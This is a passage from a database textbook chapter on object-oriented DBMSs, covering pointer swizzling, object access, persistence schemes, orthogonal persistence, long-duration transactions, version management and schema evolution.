- *Reliability.* The assurance that the data in the database is protected from hardware and software failures.
- *Scalability.* The ability to operate on large amounts of data in simple ways.
- *Security and integrity.* The protection of the data against unauthorized access, and the assurance that the data conforms to specified correctness and consistency rules.
- *Distribution.* The ability to physically distribute a logically interrelated collection of shared data over a computer network, preferably making the distribution transparent to the user.

In contrast, traditional programming languages provide constructs for procedural control and for data and functional abstraction, but lack built-in support for many of the mentioned database features. Although each is useful in its respective domain, there exists an increasing number of applications that require functionality from both DBMSs and programming languages. Such applications are characterized by their need to store and retrieve large amounts of shared, structured data, as discussed in Section 9.1. Since 1980 there has been considerable effort expended in developing systems that integrate the concepts from these two domains. However, the two domains have slightly different perspectives that have to be considered and the differences addressed.

Perhaps two of the most important concerns from the programmers' perspective are performance and ease of use, both achieved by having a more seamless integration between the programming language and the DBMS than that provided with traditional DBMSs. With a traditional DBMS, we find that:

- It is the programmer's responsibility to decide when to read and update objects (records).
- The programmer has to write code to translate between the application's object model and the data model of the DBMS (for example, relations), which might be quite different. With an object-oriented programming language, where an object may be composed of many subobjects represented by pointers, the translation may be particularly complex. As noted previously, it has been claimed that as much as 30% of programming effort and code space is devoted to this type of mapping. If this mapping process can be eliminated or at least reduced, the programmer would be freed from this responsibility, the resulting code would be easier to understand and maintain, and performance may increase as a result.
- It is the programmer's responsibility to perform additional type-checking when an object is read back from the database. For example, the programmer may create an object in the strongly typed object-oriented language Java and store it




Figure 27.4 Two-level storage model for conventional (relational) DBMS.

in a traditional DBMS. However, another application written in a different language may modify the object, with no guarantee that the object will conform to its original type.

These difficulties stem from the fact that conventional DBMSs have a two-level storage model: the application storage model in main or virtual memory, and the database storage model on disk, as illustrated in Figure 27.4. In contrast, an OODBMS tries to give the illusion of a single-level storage model, with a similar representation in both memory and in the database stored on disk, as illustrated in Figure 27.5.

Although the single-level memory model looks intuitively simple, the OODBMS has to cleverly manage the representations of objects in memory and on disk to achieve this illusion. As we discussed in Section 9.3, objects, and relationships between objects, are identified by object identifiers (OIDs). There are two types of OID:




Figure 27.5 Single-level storage model for OODBMS.

- logical OIDs that are independent of the physical location of the object on disk;
- physical OIDs that encode the location.

In the former case, a level of indirection is required to look up the physical address of the object on disk. In both cases, however, an OID is different in size from a standard in-memory pointer that need be large enough only to address all virtual memory. Thus, to achieve the required performance, an OODBMS must be able to convert OIDs to and from in-memory pointers. This conversion technique has become known as **pointer swizzling** or **object faulting**, and the approaches used to implement it have become varied, ranging from software-based residency checks to page faulting schemes used by the underlying hardware (Moss and Eliot, 1990), as we now discuss.

27.3.1 Pointer Swizzling Techniques

Pointer swizzling

The action of converting object identifiers to main memory pointers and back again.

The aim of pointer swizzling is to optimize access to objects. As we have just mentioned, references between objects are normally represented using OIDs. If we read an object from secondary storage into the page cache, we should be able to locate any referenced objects on secondary storage using their OIDs. However, once the referenced objects have been read into the cache, we want to record that these objects are now held in main memory to prevent them being retrieved from secondary storage again. One approach is to hold a lookup table that maps OIDs to main memory pointers. We can implement the table lookup reasonably efficiently using hashing, but this is still slow compared to a pointer dereference, particularly if the object is already in memory. However, pointer swizzling attempts to provide a more efficient strategy by storing the main memory pointers in place of the referenced OIDs and vice versa when the object has to be written back to disk.

In this section we describe some of the issues surrounding pointer swizzling, including the various techniques that can be employed.

No swizzling

The easiest implementation of faulting objects into and out of memory is not to do any swizzling at all. In this case, objects are faulted into memory by the underlying object manager and a handle is passed back to the application containing the object's OID (White, 1994). The OID is used every time the object is accessed. This requires that the system maintain some type of lookup table so that the object's virtual memory pointer can be located and then used to access the object. As the lookup is required on each object access, this approach could be inefficient if the same object were accessed repeatedly. On the other hand, if an application tends to access an object only once, then this could be an acceptable approach.

Figure 27.6 shows the contents of the lookup table, sometimes called the **Resident Object Table (ROT)**, after four objects have been read from secondary storage. If we now wish to access the **Staff** object with object identity **OID5** from the **Branch** object **OID1**, a lookup of the ROT would indicate that the object was not in main memory and we would need to read the object from secondary storage and enter its memory




Figure 27.6 Resident Object Table referencing four objects in main memory.

address in the ROT table. On the other hand, if we try to access the **Staff** object with object identity **OID4** from the **Branch** object, a lookup of the ROT would indicate that the object was already in main memory and provide its memory address.

Moss proposed an analytical model for evaluating the conditions under which swizzling is appropriate (1990). The results found suggest that if objects have a significant chance of being swapped out of main memory, or references are not followed at least several times on average, then an application would be better using efficient tables to map OIDs to object memory addresses (as in *Objectivity/DB*) rather than swizzling.

Object referencing

To be able to swizzle a persistent object's OID to a virtual memory pointer, a mechanism is required to distinguish between resident and nonresident objects. Most techniques are variations of either **edge marking** or **node marking** (Hoskings and Moss, 1993).

Considering virtual memory as a directed graph consisting of objects as nodes and references as directed edges, edge marking marks every object pointer with a tag bit. If the bit is set, then the reference is to a virtual memory pointer; otherwise, it is still pointing to an OID and needs to be swizzled when the object it refers to is faulted into the application's memory space. Node marking requires that all object references are immediately converted to virtual memory pointers when the object is faulted into memory. The first approach is a software-based technique but the second approach can be implemented using software- or hardware-based techniques.

In our previous example, the system replaces the value **OID4** in the **Branch** object **OID1** by its main memory address when **Staff** object **OID4** is read into memory. This memory address provides a pointer that leads to the memory location of the **Staff** object identified by **OID4**. Thus, the traversal from **Branch** object **OID1** to **Staff** object **OID4** does not incur the cost of looking up an entry in the ROT, but consists now of a pointer dereference operation.

Hardware-based schemes

Hardware-based swizzling uses virtual memory access protection violations to detect accesses to nonresident objects (Lamb *et al.*, 1991). These schemes use the standard virtual memory hardware to trigger the transfer of persistent data from disk to main memory. Once a page has been faulted in, objects are accessed on that page via normal virtual memory pointers and no further object residency checking is required. The hardware approach has been used in several commercial and research systems including ObjectStore and Texas (Singhal *et al.*, 1992).

The main advantage of the hardware-based approach is that accessing memory-resident persistent objects is just as efficient as accessing transient objects, because the hardware approach avoids the overhead of residency checks incurred by software approaches. A disadvantage of the hardware-based approach is that it makes the provision of many useful kinds of database functionality much more difficult, such as fine-grained locking, referential integrity, recovery, and flexible buffer management policies. In addition, the hardware approach limits the amount of data that can be accessed during a transaction to the size of virtual memory. This limitation could be overcome by using some form of garbage collection to reclaim memory space, although this would add overhead and complexity to the system.

Classification of pointer swizzling

Pointer swizzling techniques can be classified according to the following three dimensions:

- (1) Copy versus in-place swizzling.
- (2) Eager versus lazy swizzling.
- (3) Direct versus indirect swizzling.

Copy versus in-place swizzling

When faulting objects in, the data can be either copied into the application's local object cache or accessed in place within the object manager's page cache (White, 1994). As discussed in Section 22.3.4, the unit of transfer from secondary storage to the cache is the page, typically consisting of many objects. Copy swizzling may be more efficient, as in the worst case, only modified objects have to be swizzled back to their OIDs, whereas an in-place technique may have to unswizzle an entire page of objects if one object on the page is modified. On the other hand, with the copy approach, every object must be explicitly copied into the local object cache, although this does allow the page of the cache to be reused.

Eager versus lazy swizzling

Moss and Eliot (1990) define eager swizzling as the swizzling of all OIDs for persistent objects on all data pages used by the application before any object can be accessed. This is rather extreme, whereas Kemper and Kossman (1993) provide a more relaxed definition, restricting the swizzling to all persistent OIDs within the object the application wishes to access. Lazy swizzling swizzles pointers only as they are accessed or discovered. Lazy swizzling involves less overhead when an object is

faulted into memory, but it does mean that two different types of pointer must be handled for every object access: a swizzled pointer and an unswizzled pointer.

Direct versus indirect swizzling

Direct versus indirect swizzling is an issue only when it is possible for a swizzled pointer to refer to an object that is no longer in virtual memory. With direct swizzling, the virtual memory pointer of the referenced object is placed directly in the swizzled pointer; with indirect swizzling, the virtual memory pointer is placed in an intermediate object, which acts as a placeholder for the actual object. Thus with the indirect scheme, objects can be uncached without requiring the swizzled pointers that reference the object to be unswizzled also.

These techniques can be combined to give eight possibilities (for example, in-place/eager/direct, in-place/lazy/direct, or copy/lazy/indirect).

27.3.2 Accessing an Object

How an object is accessed on secondary storage is another important aspect that can have a significant impact on OODBMS performance. Again, if we look at the approach taken in a conventional relational DBMS with a two-level storage model, we find that the steps illustrated in Figure 27.7 are typical:




Figure 27.7 Steps in accessing a record using a conventional DBMS.

- The DBMS determines the page on secondary storage that contains the required record using indexes or table scans, as appropriate (see Section 23.4). The DBMS then reads that page from secondary storage and copies it into its cache.
- The DBMS subsequently transfers the required parts of the record from the cache into the application's memory space. Conversions may be necessary to convert the SQL data types into the application's data types.
- The application can then update the record's fields in its own memory space.
- The application transfers the modified fields back to the DBMS cache using SQL, again requiring conversions between data types.
- Finally, at an appropriate point the DBMS writes the updated page of the cache back to secondary storage.

In contrast, with a single-level storage model, an OODBMS uses the following steps to retrieve an object from secondary storage, as illustrated in Figure 27.8:

- The OODBMS determines the page on secondary storage that contains the required object using its OID or an index, as appropriate. The OODBMS then reads that page from secondary storage and copies it into the application's page cache within its memory space.
- The OODBMS may then carry out a number of conversions, such as:
 - swizzling references (pointers) between objects;
 - adding some information to the object's data structure to make it conform to the requirements of the programming language;
 - modifying the data representations for data that has come from a different hardware platform or programming language.
- The application can then directly access the object and update it, as required.
- When the application wishes to make the changes persistent, or when the OODBMS needs to swap the page out of the page cache, the OODBMS may need to carry out similar conversions as listed earlier before copying the page back to secondary storage.




Figure 27.8 Steps in accessing an object using an OODBMS.

27.3.3 Persistence Schemes

A DBMS must provide support for the storage of **persistent** objects, that is, objects that survive after the user session or application program that created them has terminated. This is in contrast to **transient** objects, which last only for the invocation of the program. Persistent objects are retained until they are no longer required, at which point they are deleted. Other than the embedded language approach discussed in Section 27.2.3, the schemes we present next may be used to provide persistence in programming languages. For a complete survey of persistence schemes, the interested reader is referred to Atkinson and Buneman (1989).

Although intuitively we might consider persistence to be limited to the state of objects, persistence can also be applied to (object) code and to the program execution state. Including code in the persistent store potentially provides a more complete and elegant solution. However, without a fully integrated development environment, making code persist leads to duplication, as the code will exist in the file system. Having program state and thread state persist is also attractive, but unlike code for which there is a standard definition of its format, program execution state is not easily generalized. In this section we limit our discussion to object persistence. In this section we briefly examine three schemes for implementing persistence within an OODBMS: checkpointing, serialization, and explicit paging.

Checkpointing

Some systems implement persistence by copying all or part of a program's address space to secondary storage. In cases in which the complete address space is saved, the program can restart from the checkpoint. In other cases, only the contents of the program's heap are saved.

Checkpointing has two main drawbacks: first, a checkpoint can typically be used only by the program that created it; second, a checkpoint may contain a large amount of data that is of no use in subsequent executions.

Serialization

Some systems implement persistence by copying the closure of a data structure to disk. In this scheme, a write operation on a data value typically involves the traversal of the graph of objects reachable from the value, and the writing of a flattened version of the structure to disk. Reading back this flattened data structure produces a new copy of the original data structure. This process is sometimes called **serialization**, **pickling**, or in a distributed computing context, **marshaling**.

Serialization has two inherent problems. First, it does not preserve object identity, so if two data structures that share a common substructure are separately serialized, then on retrieval the substructure will no longer be shared in the new copies. Further, serialization is not incremental and so saving small changes to a large data structure is not efficient.

Explicit paging

Some persistence schemes involve the application programmer explicitly "paging" objects between the application heap and the persistent store. As discussed previously,

this usually requires the conversion of object pointers from a disk-based scheme to a memory-based scheme. With the explicit paging mechanism, there are two common methods for creating/updating persistent objects: reachability-based and allocation-based.

Reachability-based persistence means that an object will persist if it is reachable from a persistent root object. This method has some advantages, including the notion that the programmer does not need to decide at object creation time whether the object should be persistent. At any time after creation, an object can become persistent by adding it to the **reachability tree**. Such a model maps well on to a language such as Smalltalk or Java that contains some form of garbage collection mechanism that automatically deletes objects when they are no longer accessible from any other object.

Allocation-based persistence means that an object is made persistent only if it is explicitly declared as such within the application program. This can be achieved in several ways; for example:

- *By class.* A class is statically declared to be persistent and all instances of the class are made persistent when they are created. Alternatively, a class may be a subclass of a system-supplied persistent class. This is the approach taken by the products Ontos and Objectivity/DB.
- *By explicit call.* An object may be specified as persistent when it is created, or in some cases, dynamically at runtime. This is the approach taken by the product ObjectStore. Alternatively, the object may be dynamically added to a persistent collection.

In the absence of pervasive garbage collection, an object will exist in the persistent store until it is explicitly deleted by the application. This potentially leads to storage leaks and dangling pointer problems.

With either of these approaches to persistence, the programmer needs to handle two different types of object pointer, which reduces the reliability and maintainability of the software. These problems can be avoided if the persistence mechanism is fully integrated with the application programming language, and it is this approach that we discuss next.

27.3.4 Orthogonal Persistence

An alternative mechanism for providing persistence in a programming language is known as **orthogonal persistence** (Atkinson *et al.*, 1983; Cockshott, 1983), which is based on the following three fundamental principles.

Persistence independence The persistence of a data object is independent of how the program manipulates that data object, and conversely, a fragment of a program is expressed independently of the persistence of data it manipulates. For example, it should be possible to call a function with its parameters sometimes objects with long-term persistence and at other times transient. Thus, the programmer does not need to (and indeed cannot) program to control the movement of data between long- and short-term storage.

Data type orthogonality All data objects should be allowed the full range of persistence irrespective of their type. There are no special cases where an object

is not allowed to be long-lived or is not allowed to be transient. In some persistent languages, persistence is a quality attributable to only a subset of the language data types. This approach is exemplified by Pascal/R, Amber, Avalon/C++, and E. The orthogonal approach has been adopted by a number of systems, including PS-algol, Napier88, Galileo, and GemStone (Connolly, 1997).

Transitive persistence The choice of how to identify and provide persistent objects at the language level is independent of the choice of data types in the language. The technique that is now widely used for identification is reachability-based, as discussed in the previous section. This principle was originally referred to as “persistence identification,” but the more suggestive ODMG term “transitive persistence” is used here.

Advantages and disadvantages of orthogonal persistence

The uniform treatment of objects in a system based on the principle of orthogonal persistence is more convenient for both the programmer and the system:

- there is no need to define long-term data in a separate schema language;
- no special application code is required to access or update persistent data;
- there is no limit to the complexity of the data structures that can be made persistent.

Consequently, orthogonal persistence provides the following advantages:

- improved programmer productivity from simpler semantics;
- improved maintenance—persistence mechanisms are centralized, leaving programmers to concentrate on the provision of business functionality;
- consistent protection mechanisms over the whole environment;
- support for incremental evolution;
- automatic referential integrity.

However, there is some runtime expense in a system where every pointer reference might be addressing a persistent object, as the system is required to test whether the object must be loaded from secondary storage. In addition, although orthogonal persistence promotes transparency, a system with support for sharing among concurrent processes cannot be fully transparent.

Although the principles of orthogonal persistence are desirable, many OODBMSs do not implement them completely. There are some areas that require careful consideration and we briefly discuss two here—queries and transactions.

What objects do queries apply to? From a traditional DBMS perspective, declarative queries range over persistent objects, that is, objects that are stored in the database. However, with orthogonal persistence we should treat persistent and transient objects in the same way. Thus, queries should range over both persistent and transient objects. But what is the scope for transient objects? Should the scope be restricted to the transient objects in the current user’s run unit or should it also include the run units of other concurrent users? In either case, for efficiency we

may wish to maintain indexes on transient as well as persistent objects. This may require some form of query processing within the client process in addition to the traditional query processing within the server.

What objects are part of transaction semantics? From a traditional DBMS perspective, the ACID (Atomicity, Consistency, Isolation, and Durability) properties of a transaction apply to persistent objects (see Section 22.1.1). For example, whenever a transaction aborts, any updates that have been applied to persistent objects have to be undone. However, with orthogonal persistence we should treat persistent and transient objects in the same way. Thus, should the semantics of transactions apply also to transient objects? In our example, when we undo the updates to persistent objects, should we also undo the changes to transient objects that have been made within the scope of the transaction? If this were the case, the OODBMS would have to log both the changes that are made to persistent objects and the changes that are made to transient objects. If a transient object were destroyed within a transaction, how would the OODBMS recreate this object within the user's runtime unit? There are a considerable number of issues that need to be addressed if transaction semantics range over both types of object. Unsurprisingly, few OODBMSs guarantee transaction consistency of transient objects.

27.4 Issues in OODBMSs

In Section 9.2 we mentioned three areas that are problematic for relational DBMSs:

- long-duration transactions;
- versions;
- schema evolution.

In this section we discuss how these issues are addressed in OODBMSs. We also examine possible architectures for OODBMSs and briefly consider benchmarking.

27.4.1 Transactions

As discussed in Section 22.1, a transaction is a *logical unit of work*, which should always transform the database from one consistent state to another. The types of transaction found in business applications are typically of short duration. In contrast, transactions involving complex objects, such as those found in engineering and design applications, can continue for several hours, or even several days. Clearly, to support **long-duration transactions** we need to use different protocols from those used for traditional database applications, in which transactions are typically of a very short duration.

In an OODBMS, the unit of concurrency control and recovery is logically an object, although for performance reasons a more coarse granularity may be used. Locking-based protocols are the most common type of concurrency control mechanism used by OODBMSs to prevent conflict from occurring. However, it would be totally unacceptable for a user who initiated a long-duration transaction to find that

the transaction had been aborted owing to a lock conflict and the work had been lost. Two of the solutions that have been proposed are:

- *Multiversion concurrency control protocols*, which we discussed in Section 22.2.6.
- *Advanced transaction models*, such as nested transactions, sagas, and multilevel transactions, which we discussed in Section 22.4.

27.4.2 Versions

There are many applications that need access to the previous state of an object. For example, the development of a particular design is often an experimental and incremental process, the scope of which changes with time. It is therefore necessary in databases that store designs to keep track of the evolution of design objects and the changes made to a design by various transactions (see for example, Atwood, 1985; Katz *et al.*, 1986; Banerjee *et al.*, 1987a).

The process of maintaining the evolution of objects is known as **version management**. An **object version** represents an identifiable state of an object; a **version history** represents the evolution of an object. Versioning should allow changes to the properties of objects to be managed in such a way that object references always point to the correct version of an object. Figure 27.9 illustrates version management for three objects: O_A , O_B , and O_C . For example, we can determine that object O_A consists of versions V_1 , V_2 , V_3 ; V_{1A} is derived from V_1 , and V_{2A} and V_{2B} are derived from V_2 . This figure also shows an example of a configuration of objects, consisting of V_{2B} of O_A , V_{2A} of O_B , and V_{1B} of O_C .

The commercial products Ontos, Versant, ObjectStore, Objectivity/DB, and Itasca provide some form of version management. Itasca identifies three types of version (Kim and Lochovsky, 1989):

- *Transient versions*. A transient version is considered unstable and can be updated and deleted. It can be created from new by *checking out* a released version from a *public database* or by deriving it from a working or transient version in a *private database*. In the latter case, the base transient version is promoted to a working version. Transient versions are stored in the creator's private workspace.





Figure 27.9 Versions and configurations.

Figure 27.10

Types of versions in Itasca.



- *Working versions.* A working version is considered stable and cannot be updated, but it can be deleted by its creator. It is stored in the creator's private workspace.
- *Released versions.* A released version is considered stable and cannot be updated or deleted. It is stored in a public database by *checking in* a working version from a private database.

These processes are illustrated in Figure 27.10. Owing to the performance and storage overhead in supporting versions, Itasca requires that the application indicate whether a class is **versionable**. When an instance of a versionable class is created, in addition to creating the first version of that instance, a **generic object** for that instance is also created that consists of version management information.

27.4.3 Schema Evolution

Design is an incremental process and evolves with time. To support this process, applications require considerable flexibility in dynamically defining and modifying the database schema. For example, it should be possible to modify class definitions, the inheritance structure, and the specifications of attributes and methods without requiring system shutdown. Schema modification is closely related to the concept of version management discussed earlier. The issues that arise in schema evolution are complex and not all of them have been investigated in sufficient depth. Typical changes to the schema include (Banerjee *et al.*, 1987b):

- (1) Changes to the class definition:
 - (a) modifying attributes;
 - (b) modifying methods.
- (2) Changes to the inheritance hierarchy:
 - (a) making a class *S* the superclass of a class *C*;
 - (b) removing a class *S* from the list of superclasses of *C*;
 - (c) modifying the order of the superclasses of *C*.
- (3) Changes to the set of classes, such as creating and deleting classes and modifying class names.

The changes proposed to a schema must not leave the schema in an inconsistent state. Itasca and GemStone define rules for schema consistency, called **schema invariants**, which must be complied with as the schema is modified. By way of an example, we consider the schema shown in Figure 27.11. In this figure,

